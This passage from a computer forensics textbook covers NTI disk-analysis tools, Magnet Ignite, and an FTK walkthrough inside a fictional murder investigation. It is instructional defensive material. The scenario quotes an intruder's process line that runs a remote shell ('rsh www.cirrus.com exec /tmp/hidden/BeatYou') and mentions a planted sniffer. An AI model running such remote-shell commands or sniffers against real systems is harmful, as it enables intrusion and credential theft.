NTFSFLST MAN | MORE
```

As an example, type:

```
NTFSFLST C:\SecretData D: E:/M
```

In this case, I am looking to obtain directory information from volumes D and E. I will place the results in a file on drive C named SecretData. The /M will also provide an MD5 value. SecretData will have a file extension of .dbf (SecretData.dbf).

NTFS FileList creates a database of computer directory information in a .dbf file. This file can be read by Microsoft Excel (or any other program that reads .dbf file types).

The MD5 hash value is used to determine whether or not the contents of a file have been altered. It can also be used to identify files with identical contents (regardless of the names that have been given to the files).

Windows NT uses Universal Coordinated Time (UCT). NTFSFLST also uses UCT because it directly reads drive information. The time zone the computer is set up for must be taken into account. As an example, EST (Eastern Standard Time) is equal to GMT minus five hours.

Note: For very large files, NTFSFLST can work extremely slowly due to the complexity of NTFS. Be patient. It may take 15 or 20 minutes for large files.

NTFS GetFree

New Technologies, Inc.
<http://www.Forensics-Inti.com>
ntfsgetf.exe

To obtain an estimate of the free space available on the volume(s), type:

```
NTFSGETF <VOLUME:> [<VOLUME:>..]
```

The path can be added to the above-mentioned filename. /F is used if you want the output to be filtered:

```
NTFSGETF <FILENAME> <VOLUME:>      [<VOLUME:>  
<VOLUME:>..] [/F]
```

To show a listing of hard drive volumes on the computer system, type:

```
NTFSGETF ID
```

To view the manual on the computer system, type:

```
NTFSGETF MAN | MORE
```

As an example, type:

```
NTFSGETF C:\FreeData D: E:/F
```

In this case, I am looking to obtain free space on volumes D and E. I will place the results in a file on drive C named FreeData. The /F will also provide me with a smaller output file that does not contain binary data (data that is not ASCII text). It is fine to look at the normal text first, but do not forget that binary data can hold critical information.

Data found in the free space of a hard drive is important because it may contain data from files that have been deleted, data created for temporary use by many commonly used application programs, and data from dynamic swap or page files. The file extension used is .fxx (such as .f01, .f02, etc.).

NTFS GetSlack

New Technologies, Inc.
<http://www.Forensics-Inti.com>
ntfsgets.exe

To obtain an estimate of the slack space on the volume(s), type:

```
NTFSGETS <VOLUME:> [<VOLUME:>..]
```

The path can be added to the filename. /F is used if you want the output to be filtered:

```
NTFSGETF <FILENAME> <VOLUME:> [<VOLUME:>  
<VOLUME:>..] [/F]
```

To show a listing of hard drive volumes on the computer, type:

```
NTFSGETS ID
```

To view the manual on the computer, type:

```
NTFSGETS MAN | MORE
```

As an example, type:

```
NTFSGETS C:\SlackData D: E:/F
```

In this case, I am looking to obtain slack space on volumes D and E. I will place the results in a file on drive C named SlackData. The /F will also provide me with a smaller output file that does not contain binary data (data that is not ASCII text). It is fine to look at the normal text first, but do not forget that binary data can hold critical information.

Data found in the slack space of a hard drive is important because it may contain partial data from files that have been deleted and data that once existed in the computer's memory. The file extension used is .sxx (such as .s01, .s02, etc.).

NTFS VIEW

New Technologies, Inc.
<http://www.Forensics-Inil.com>
ntfsview.exe

To view NTFS volumes, type:

```
NTFSVIEW <VOLUME>
To view the NTFS volume D, type:
NTFS VIEW D:
```

NTFS Check

New Technologies, Inc.
<http://www.Forensics-Inti.com>
ntfschk.exe

To check a drive, type:

```
NTFSCHK <volume:> <options>
<volume:> allows you to specify the drive to be checked.
Use * to tell the program to check all volumes.
```

Some options are:

- /A Checks all the drives (same as using *)
- /F If there are errors on the disk, fixes them
- /S Shows all the NTFS drives without doing any checks
- /Q Quick checks the NTFS drives
- /V Verbose (shows the paths of the loaded files)

For the path to the initialization file that contains the locations of files, type:

```
/@<filename>
```

As an example, type:

```
NTFSCHK D:/F
```

To check volume D and fix any errors found.

NTIcopy

New Technologies, Inc.
<http://www.Forensics-Intl.com>

NTIcopy allows you to copy files from a computer without altering any data on the target disk, such as the date/time stamp. It works with NTFS and all FAT file systems.

The syntax for using NTIcopy is as follows:

```
NTICOPY <target> <output>
<target> is the name of the file to copy. You may include
the full path.
<output> is the name of the file to create. You may
include the full path.
```

NTIcopy reads <target> without any help from the operating system. This prevents any alteration of the date/time stamp, among other things.

NTIcopy has an “identify drives” mode that tells you which drive letters the program will assign to NTFS partitions. To print a table listing all the partitions and their associated drive letters on the system that NTIcopy recognizes, use:

```
NTICOPY ID <enter>
```

The results from this command when typed on my system are as follows. Your results will be similar in format, but different from mine:

Vol	XBIOS			Beginning			Ending			Size in Kb (1 Kb = 1024 b)
		HD System		Cyl	Head	Sec	Cyl	Head	Sec	
	*	80	OS/2 hidden	0	1	1	16	254	63	136521
Boot C:	*	80	FAT32	17	0	1	632	254	63	4948020
	*	80	DOS EXT	633	0	1	788	254	63	1253070
	*	80	Linux native	633	1	1	635	254	63	24066
	*	80	DOS EXT	636	0	1	754	254	63	955867
	*	80	Linux native	636	1	1	754	254	63	955836
	*	80	DOS EXT	755	0	1	763	254	63	72292
	*	80	Linux swap	755	1	1	763	254	63	72261
	*	80	DOS EXT	764	0	1	788	254	63	200812
D:	*	80	FAT16 > 32MB	764	1	1	788	254	63	200781

To view the manual: NTICOPY MAN | MORE <enter>

To print the manual: NTICOPY MAN > PRN <enter>

To copy the manual to a file: NTICOPY MAN > FILENAME <enter>

DiskSearch 32

New Technologies, Inc.
<http://www.Forensics-Inil.com>
ds32.exe

DiskSearch 32 and DiskSearchPro are similar tools. The details for DiskSearch 32 will now be covered.

To start the DiskSearch 32 program, type:

```
DS32 <ENTER>
```

When starting the program, choose <continue>. Then you will see a menu-type program. The menu across the top, from left to right, reads*.

- Drive: An entire hard drive, specific DOS volumes (C, D, etc.), or a diskette drive (A or B) can be searched. Either press the keys Alt-D (hold down the Alt key then press the D key) or click on Drive with the mouse.
- Source: You have the option of either typing in the words to be searched for from the keyboard or telling source that there are words stored in a file that you created earlier and you want source to use this file.
- Options: You can choose any or all of the following:
 - Print results to the Screen
 - Print results to the Printer
 - Print results to a File
 - Hear a sound when one of your words is found Skip the system area of the drive/disketteFor instance, if you click on Screen, a checkmark goes into the []. If you click Screen again, the checkmark goes away. As long as the checkmark is present, the function will be performed. If a checkmark is not present, the particular item will not be done.
- Begin: The keyword search is almost ready to begin. You will be asked to enter a file name if you told the program that your keywords were in a file. If you chose the keyboard option, a screen will be shown. The screen is waiting for you to input the keywords to be searched for on the drive/diskette.
- View: To only look through the drive/diskette and not search for any particular keyword, click on View with the mouse. Now click on Select to choose the sector you want to look in. Click on ok. Click on Previous or Next as necessary to go backward or forward in the search.

As an example, I want to search a diskette in drive A. Using the mouse, I click on Drive. Then I click on Search Drive in Floppy Drive A.

I click on Source and choose Keyboard, because I will type in the words to be searched for from the keyboard. If I chose File as the source, then the program would later ask for the name of the file that holds the words to be searched for (must be an ASCII text file, not a file such as a Microsoft Word document).

I click on Options and then click on Screen. A checkmark should be next to the word Screen. If not, I would click on Screen again and the checkmark would be present. This means I have chosen to send the results of the search to the computer monitor/screen.

I click on Begin. Because Keyboard was chosen earlier, a screen is presented that is waiting for input of the keywords along with how accurate the search must be (100% = exactly as the word was typed).

I type in each word I want and press the <enter> key after each word and after each percent. Once completed, I use the <tab> key to go to the OK button and press <enter>.

I now see the Search in Progress window. As I see each result, I press the Continue button to tell the program to search for more keyword results. I take notes as I go (or if I told it to also write to a file then the results will be there). When it tells me the search is complete, I click on the OK button. I can now either use my notes or go to the results file I created for further analysis.

To leave the program, I click on Quit. Then I click on Quit to DOS.

MAGNET FORENSICS

As I mentioned earlier, the tools used above can be used globally in nearly any part of the world today and when writing this book I wanted to be sure I'm mentioning tools that can be used in either first-world, second-world, and third-world countries. Now let's cover a more modern tool in use today. Remember though that this is not a "tools" book per se since you can obtain the details to run the 100+ tools out there today that handle forensics at the vendor and other websites. This book focuses on the overall forensics process. Nonetheless, let's do pick a modern forensics tool that can be used during a forensics investigation. Note that although the interface is different and some tools handle more details, what we cover here using the tool "Magnet Ignite" from Magnet Forensics will give you a good idea of what's involved. Here are the steps you need to follow in order to use this tool:

1. Create your account.
2. Go to magnetignite.com and sign in.
3. Click on "Create New Case."
4. Input your case details as directed in the GUI.
5. Click on "Create Case."
6. Enter your keywords and select "Add" to save them OR select "Choose File" in order to upload a text file you have created (one keyword per line in this text file).
7. Note that the case type will pre-select particular artifact groups and these can be modified in the artifacts section later on.
8. Now click on "Copy Link" to copy a link to download the agent file.
9. Click "Download" to download the agent.

10. Run the agent that you just downloaded on the endpoint of choice. Note that this agent is called IgniteAgent.
11. It's possible that you may have to disable endpoint protection (antivirus, etc.) in order to run this agent executable.
12. The IgniteAgent will indicate what it's doing, such as scanning, uploading, and processing. Note the progress indicator that shows you how many files are remaining.
13. Once completed, you will have the opportunity to Review and Share.
14. Just click on Review to see the results.
15. You can click on Share in order to create a password-protected link to the Review page.
16. Now expand the left-hand menu to view the artifact that has been generated. Just click on the artifact to see the details.
17. Notice that the results you have obtained can be filtered by date, keyword, tags, and various other search terms.
18. You can now export the results to a CSV, PDF or MFDB file (you will notice that the PDF report includes only the tagged results).
19. And of course, now you have the information you can further analyze during your investigation.

CHAPTER QUESTIONS

1. What tool fits on a diskette and allows you to quickly obtain slack space from a computer?
2. What tool would you use to encrypt and decrypt files?
3. What tool securely removes residual data from hard drives?
4. What tool has the potential to identify terrorist activities before they take place (such as bomb making, pornography, hate crimes, etc.)?



Taylor & Francis

Taylor & Francis Group

<http://taylorandfrancis.com>

AccessData's Forensic Toolkit

CREATING A CASE

Let us work through a case with AccessData's Forensic Toolkit (ADFTK). Just so you can see what it looks like if no case data has been loaded yet (i.e., starting a brand new case with no loaded sources), let us go through the process (see Figure 5.1). Of course the version of the tool you are using may be different and as such could look different.

Click OK, which opens the Wizard for Creating a New Case. Enter the Case Information and the Case Description, then click Next.

On the Case Log Option screen, you can select any event to go in the case log. The default selects all. Click Next to go to the Process to Perform screen. Select the processes you want to perform, then click Next, which opens the Refine Case Default screen. This screen lets you chose the data you want to observe. For a new case, click Include All Items, unless you are looking only at very specific data.

Click Next for the Refine Index-Default screen. Here you can choose the data to be indexed, or accept the default.

Click Next to open the Add Evidence to Case screen. This allows you to add, edit, remove, or refine evidence. Click Add Evidence. Because we are analyzing a single file (LIB27.S01) that contains slack space, which was collected from the victim's computer, choose Individual File, then click Continue. Highlight LIB27.S01, then click Open, which will display the Evidence Information screen. Enter the Evidence Identification Name/Number and Comment (Figure 5.2), then click OK, which returns you to the Add Evidence to Case screen.

The screen in Figure 5.2 allows you to make changes to anything you have done. You can press the Back key to move backward through the screens to make any changes you need. To process the evidence, click the Next button, which displays the Case Summary screen. Click Finish to process the evidence.

After the evidence is successfully processed, save the case as case.dat, then exit the program.

Evidence Information

Investigator's Name: Bruce Middleton

Evidence Location: F:\Documents and Settings\Administrator\Desktop\Bruce\SNAG

Evidence Display Name: LIB27

Evidence Identification Name/Number: Lib27-Mur1

Comment: File containing the slack space of the victim's computer at their place of work.

OK Cancel

Figure 5.1 Evidence information.

Add Evidence to Case

Add Evidence

Any number of evidence items can be added to the case. There are several types of evidence items:

- Acquired image of drive: Several formats supported; can be an image of a logical or physical drive
- Local drive: Can be a logical or physical drive
- Folder: Adds all files in the specified folder, including contents of subfolders
- Individual File: Adds a single file

The default refinement options, set previously, can be overridden independently for each evidence item, and additional types of refinements can also be made. These refinements can include the exclusion of date/size ranges, as well as specific folders. To make these further refinements, highlight an evidence item in the list and press Refine Evidence - Advanced...

Add Evidence... Edit Evidence... Remove Evidence Refine Evidence - Advanced...

Display Name	Source	Name/Number	Type	Refined	Comment
LIB27	F:\Documents...	Lib27-Mur1	Individual file	N	File containing the slack space...

< Back Next > Cancel Help

Figure 5.2 The Add Evidence to Case screen.

WORKING ON AN EXISTING CASE

Now let us reopen ADFTK by double-clicking on its icon on the Windows desktop. When ADFTK initializes the first screen, click on Open an Existing Case, then click OK. Notice that ADFTK is set up to be “case friendly.” The case was saved as case.dat, so highlight case.dat, then click Open. You see the screen shown in Figure 5.3.

Before we move forward with more information pertaining to the forensics tool we are currently discussing, let us learn a little more about the murder case we are investigating.

The President of SaturnNights Corporation, Jack Milner, has arrived at work early one morning at 5 am. When he arrives and begins touring the facility, he finds his administrative assistant, Patty Powace, slumped over a computer in the engineering department. She is dead. The computer is still on. Because SaturnNights develops software for the Federal Bureau of Investigation (FBI), Central Intelligence Agency (CIA), and Secret Service (projects are classified Top Secret and all personnel working on the projects are cleared TS/SCI/LP), the FBI is called in to investigate. Due to our expert knowledge in the CyberForensics arena, The Middleton Group (TMG) is contacted by the FBI and asked to provide a CFI for the case. The Middleton Group's HelpDesk has verified the identity of the FBI agent requesting our assistance and has then contacted you via your cellular phone. The FBI does not discuss any details of a sensitive case over the telephone, only in person. You are told by the TMG HelpDesk, “KGN, AJWNAFC, The sun is hot, now.”

Based on your knowledge of TMG CF code words, you recognize that the message indicates that the FBI is involved; you are to go immediately to SaturnNights Corporation and bring any tools you require to work with SUN Solaris systems (SPARC [Scalar Processor Architecture] platforms). You ask TMG HelpDesk if your credentials (TS/SCI/LP clearance) have been faxed to the appropriate authority. You receive an affirmative




Figure 5.3 Highlight case.dat, then click Open.

answer. You ensure you have what you need and leave for the site. Due to the type of incident, you will not be bringing your CIRT (computer incident response team) on site. You do, however, contact the appropriate CIRT personnel and let them know that you may be contacting them for assistance.

You arrive at SaturnNights and show your picture ID to the agent at the entrance. He makes a quick check via the telephone, checks your black bag, and searches you; then an escort arrives and takes you to the crime scene on the eighth floor. You are told by the FBI agent (Larry Ryan) that the body has been removed and fingerprint and DNA samples have been gathered. Other than that, nothing else has been touched.

Larry states that in 15 minutes he will return to take you to the pre-briefing area. He directs you to use that time to write down anything you need or any questions you might have.

What do you want to learn in the pre-briefing (what do you write down)? Normally you would be working off of a generic checklist and customize it to the situation at hand. What do you want to tell people in the pre-briefing?

The answers to these questions are as follows:

- Can you provide me with an overview of what has happened here?
- Was Patty supposed to be there?
- Who was the last person to see her?
- Does she normally work late?
- What were her work patterns?
- How was she murdered?
- What time was she murdered?
- What was on the computer screen?
- What was she working on?
- When was the system last backed up?
- How long had she been with the company?
- Did she have any incidents with other employees lately?
- Did she mention anything strange happening to her lately (followed, phone calls, e-mails)?
- What programs/contracts were she involved with?
- Does anything look different about her regular work area?
- What level of access did she have (physical and computer)?
- Are there any cameras in the area that could have tracked her or others in the area?
- Are there any entrance/access logs into/out of building and areas?
- Was her account accessed at any time after she was murdered?
- Did Patty have any financial problems that anyone knows of?
- Did Patty take any unusual trips?
- Had she been spending more money than usual (new car, clothes, etc.)?
- Did she have any unusual personal traits?

-
- Had Patty been reprimanded in the past for system abuse or any other issues?
 - Was she having marital or relationship problems?
 - How was she dressed?
 - Did she go home first then come back or was she there all day?
 - Who else had access to the area?
 - Was she really murdered at this machine or was she moved here?
 - Did she have the knowledge to operate a SUN SPARC system?
 - What type of work is SaturnNights involved with (projects, etc., current and past)?
 - Who first noticed (and at what time)? Jack Milner was the first to report, but did he first notice?
 - Did the person who noticed touch anything besides the telephone?
 - Does anyone else in the company know of this?
 - Based on records from physical security, what time did Patty arrive in the building?
 - Based on records from physical security, was anyone else in the building while Patty was in the building?
 - Who usually uses the Solaris system where Patty was found?
 - When was the last time they used it?
 - What was the purpose of that specific system?
 - Who else works in this area where Patty was found?
 - Who else has access to this area where Patty was found?
 - Why do you think there was a break-in? (Just trying to get people to talk.)
 - Why do you think Patty was killed?
 - Do we have any suspects?
 - May I have a copy of SaturnNights' security policy/procedures?
 - Do not touch anything. Do not turn off power to the computer system.
 - I would like to have access to any records available for the Solaris system involved (we will now call it Solaris 1), such as purchasing records (see original configuration of the system) and service records (modifications, problems the system had, etc.).
 - I would like a diagram of the network architecture.
 - I need the system expert for Solaris 1, a network infrastructure expert, and a software application expert to meet with me.
 - What are the names of some hotels close by where I can stay?
 - Can the client have some food available to me while I am working?
 - Does the crime scene area forbid or preclude the use of electronic communication devices such as cell phones, pagers, etc.?
 - Briefly spell out to those in the pre-briefing the evidence collection procedure that will be followed.
 - Was the system serviced recently?
 - Were any new applications recently added to Solaris 1?

- Were any patches or operating system upgrades recently done on Solaris 1?
- Have any suspicious personnel been in the area of Solaris 1 recently?
- Are there any known disgruntled employees, contractors, etc.?
- Have any new contractors, employees, etc. been hired in the past month?
- Are there any HR- (human resources), union-, or SaturnNights-specific policies or regulations that I need to abide by?

Note that when you carefully read through the questions/statements above, some seem to be somewhat redundant. This is on purpose. You are asking the same question in either a different way (or in the same way) later into the interview process to see whether you obtain the same answer to both questions. This is to help verify what you are being told.

You will not be allowed to use your digital recorder or video recorder. On a supervised basis, you are allowed to use your digital camera for pictures of the screens, etc.

You are now back at the crime scene with a Solaris 1 expert and a network infrastructure specialist. What should be your first step now?

- If allowed, photograph the crime scene. This includes the area in general, computer monitors, electronic instrument information from devices that are lying around in the area (cell phones, pagers, etc.), and cabling connections (including under the floor if it is a raised floor). Make sketches as necessary. If there is an active modem connection (flashing lights indicating communication in progress), quickly unplug it and obtain internal modem information via an rs-232 connection to your laptop. Look at raised ceilings. Is it normal for a modem to be here? If so, is it normal for it to be active at this time?

You now want to find out whether anyone else is on Solaris 1 (remotely) and what has been going on with the system recently. What UNIX commands should you use?

- *script a:\SaturnNightsSolarisEvidence1*: Opens a text file that will store everything you do on this system. Note that we are sending our data to a floppy drive, not to the hard drive of the Solaris system.
- *Date*: To have the date/time in this log.
- *Who*: To obtain a list of currently logged in users.

You notice someone on Solarisl named Leopoldl coming from 221-4l-12.galaxy.com. What does this indicate?

Leopoldl is attached to Solarisl via an ISP named galaxy.com.

You now want to display a list of all recent and current Transmission Control Protocol/Internet Protocol (TCP/IP) connections to the system.

```
netstat-a
```

When you performed the last command, you noticed a.telnet at the end of your system name. What does this indicate?

There is a telnet connection between Solaris1 and Leopold1 (on 221-41-12.galaxy.com).

You now want to obtain a list of recent logins pertaining to Leopold1.

```
last Leopold1
```

The results of your last command indicate that Leopold1 logged in earlier during the day and is currently logged into Solaris1. You want to see all the processes running in memory that Leopold1 is running. What do you type?

```
ps -aux | grep Leopold1
```

The results of your last command indicate that the following processes are running that belong to Leopold1: 2365, 2287, 2087, and 2001. In these processes you see two that alarm you. One is “Sniffer” and the other is “256:47 rsh www.cirrus.com exec/tmp/hidden/BeatYou.” This indicates the following:

- “Sniffer” indicates that Leopold1 has planted a device to monitor Solaris1 for logins, user IDs, passwords, specific traffic.
- The other indicates that for 256 minutes and 47 seconds the program BeatYou has been running on a remote computer system named www.cirrus.com using the remote shell command rsh.

You notify the FBI agent working with you as to what you have found. He immediately utilizes bureau contacts and gets in touch with the ISP (Internet Service Provider) galaxy.com, then leaves for the ISP site. The ISP also does a traceback while the FBI agent is on site and determines exactly where Leopold1 is coming from. The ISP moves all logs pertaining to Leopold1 to a trusted system and backs them up to a DAT tape. An FBI agent picks up the tape and brings it to you at SaturnNights. You are now directed to remove Leopold1 from the system, collect RAM (Random Access Memory) evidence, and collect all evidence from the Solaris1 hard drive. What steps do you follow to remove Leopold1 and collect RAM evidence?

To remove Leopold1 from the system, just remove all of his processes:

```
kill -9 2365  
kill -9 2287
```

```
kill -9 2087
kill -9 2001
```

To collect RAM evidence:

```
ps -aux > a:\Solaris1RAMproc
```

This shows you all processes running and collects this information to diskette.

You photograph the screen showing the information on the processes. The Solaris1 expert tells you about each process that is running and tells you there is a battery backup on the box. He opens the box and disconnects it. You now pull the plug on the back of the box, which makes the box shut down ungracefully and causes a panic, and all RAM information is written to a core file.

Solaris 1 is now inactive. The evidence cannot leave the site. You have to do your analysis on site using the CF tools you brought with you. The FBI has supplied you with a “scrubbed” Intel-based PC (personal computer) running Windows XP. Also included are a diskette drive, a CD-ROM drive, and a new external 200-GB hard drive that you will use to hold the bit-stream backup of the Solaris 1 system. In this case we will use SafeBack (from NTI [New Technologies, Inc.]) to obtain this bitstream backup (we covered its use in a prior chapter).

Now we can pick up where we left off earlier. Lib27.s01 will represent the evidence we have collected from the Solaris1 system. Figure 5.4 shows where we are.

If I click the Total File Items button in the top left pane, I see the entry shown in Figure 5.5 in the bottom pane.

Notice in Figure 5.5 that I also placed a check in the checkbox on the left. In the top right pane, I see the partial contents of the LIB27.S01 file, as shown in Figure 5.6.




Figure 5.4 Evidence we have collected from the Solaris1 system.




Figure 5.5 Entry shown in the bottom pane.




Figure 5.6 Partial contents of the LIB27.S01 file.

Notice the scroll bars on the right. I could scroll through the rest of this file if I so desired. Remember that we are “pretending” that this LIB27.S01 file is the contents of an entire hard drive. If it really were, it would be very time consuming and tedious to scroll through the entire file searching for evidence related to the crime at hand. What we want to do instead is to perform a search. Recall the tabs along the top of the screen in Figure 5.4.

Let us click the Search tab and see what we come up with on the screen shown in Figure 5.7.

In the top left pane notice that both Indexed Search and Live Search appear. An indexed search is much faster than a live search because you took the time up front to index the hard drive. This means that when you read in the image of the hard drive, ADFTK took the time to index the drive (i.e., it found everything on the hard drive and put the items into alphanumeric order). As you can imagine, this makes the search function much faster. However, if you do not have time to wait for the drive to index, then you use the live search. In this case, the search engine starts from the beginning of the hard drive and searches through the hard drive sector by sector looking for the search terms (key words, numbers, phrases) that you provide.

Let us take a moment to discuss keyword generation. We will generate a short list of our own here for demonstration purposes. In real life, these




Figure 5.7 Clicking the Search tab.

keyword lists are already generated, based on the type of case you are working on. For instance, if you are a DEA (Drug Enforcement Administration) agent working a drug-related case you may have a keyword list as follows (this is only a short list to provide you with an example):

- Cocaine
- Delivery
- Heroin
- Smack
- Shipped
- Police

In a murder case, such as this one, a partial list of keywords could be:

- Poison
- Knife
- Weapon

These lists that are already made up are just something to get you started. Based on interviews you do with various personnel, you will be adding various words, numbers, and phrases to the list. Also your list will grow as you search because you will learn more about the case as you progress in your investigation.

If this were a hacker case, you would include terms such as:

- < Various hacker names and handles >
- < Names of various hacker tools used to break into systems >

So what keywords are we going to use for this case? One thing you need to keep in mind is what you were told during your interviews. You also need to keep in mind what you may overhear in conversations but were not directly told. You did happen to overhear one of the FBI agents speaking about smelling some type of poison on the victim. You were also told that the company was concerned about a special project being worked codenamed “verivax.” You also noticed that Patty was holding a Zip disk in her hand as she lay there in the chair. It is always good to look for graphics type files also. You always want to include family members in a murder case, along with the names of law enforcement agencies and words like “die” and “dead” because a death is involved. I am including a few other words that would normally be part of a list such as this. Based on what we know so far let us go with these:

- Patty
- Trade secret
- Precaution
- E-mail
- Address
- Zip
- Poison
- Gif
- Contact
- Police
- Fail
- Deliver
- Sister
- Brother
- Mother
- Father
- Die
- Dead
- Verivax
- Develop
- Countermeasures
- Tools
- FBI
- Secret Service
- Fool
- Trick

Now that we have a list of keywords contained in a text file (PattyKey.txt), let us import them into ADFTK. First, click Import. In the Import Search Terms screen (Figure 5.8), highlight PattyKey.txt, then click Open.




Figure 5.8 PattyKey.txt.




Figure 5.9 Search results.

The next screen asks, Do you want to show items that have zero hits? Click Yes.

Figure 5.9 shows the search results. Notice that you need to scroll down to see the rest of the keywords we have imported. Now, click on the button labeled Options.

In this scenario, we are not going to use any of the options shown in Figure 5.10, but you can see that they would come in quite handy in various situations. Click Cancel to return to our search screen, as shown in Figure 5.9.

Click the Or button, then the View Cumulative Results> button. The Or button means we want to view each of our search items independent

